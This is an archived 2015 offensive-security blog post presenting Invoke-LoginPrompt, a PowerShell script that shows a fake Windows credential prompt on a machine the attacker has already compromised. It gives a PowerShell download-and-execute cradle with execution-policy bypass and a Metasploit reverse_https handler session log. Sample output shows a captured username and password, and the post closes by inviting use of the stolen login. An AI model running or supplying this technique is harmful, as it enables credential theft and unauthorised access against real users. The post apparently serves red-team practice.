Phishing for Credentials: If you want it, just ask!

Published: 2015-01-21 · Archived: 2026-04-05 12:47:34 UTC

Update


I have updated the script so it checks for credential validation. The prompt will not close until the user enters the correct password. Once validated, it will display the password for you.

Today, I was playing with Invoke-Mimikatz, which was created by @JosephBialek, which takes Mimikatz (created by @gentilkiwi) and loads it into memory. I absolutely LOVE this tool, but I get sad when I don't have admin rights on the box and I don't want to touch disk. If all you are after are the current user's credentials (for email, vpn, network access), you can use this method. I initially thought of this after reading a report by FireEye regarding FIN4's method of invoking an outlook login prompt when the macro is ran. You can find this report here

You can find my code here:

https://raw.githubusercontent.com/enigma0x3/Invoke-LoginPrompt/master/Invoke-LoginPrompt.ps1

Basically, you compromise a machine using a malicious VBA macro or some sort of other vector. Once you have access to this machine, drop to a shell by typing "Shell" at the meterpreter prompt.



From there, you can run the following command: powershell.exe -ep bypass -c IEX ((New-Object Net.WebClient).DownloadString('URL_To_Invoke-LoginPrompt')); Invoke-LoginPrompt

When you add the URL to the Invoke-LoginPrompt script, make sure you use the "Raw" version on github or host your own


```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 192.168.1.138
lhost => 192.168.1.138
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 192.168.1.139:50477 Request received for /INITM...
[*] 192.168.1.139:50477 Staging connection for target /INITM received...
[*] Meterpreter session 1 opened (192.168.1.138:4444 -> 192.168.1.139:50477) at 2015-01-21 16:37:28 -0500

meterpreter > shell
Process 2860 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>powershell.exe -ep Bypass -c IEX ((New-Object Net.WebClient).DownloadString('http://goo.gl/oiywa2')); Invoke-LoginPrompt
```

When this runs, the user will get a prompt that is pre-populated with their domain and username.



When the user enters their password, it will return it to you with the domain and the user's username:

```
meterpreter > shell
Process 2500 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>powershell.exe -ep Bypass -c IEX ((New-Object Net.WebClient).DownloadString('http://goo.gl/oiywa2')); Invoke-LoginPrompt
powershell.exe -ep Bypass -c IEX ((New-Object Net.WebClient).DownloadString('http://goo.gl/oiywa2')); Invoke-LoginPrompt

UserName                Password                Domain
--------                --------                ------
testing                 password1               testing-PC
```

From there, you can now login to whatever resources you want as that user.

Thanks,

Matt N. (@enigma0x3)
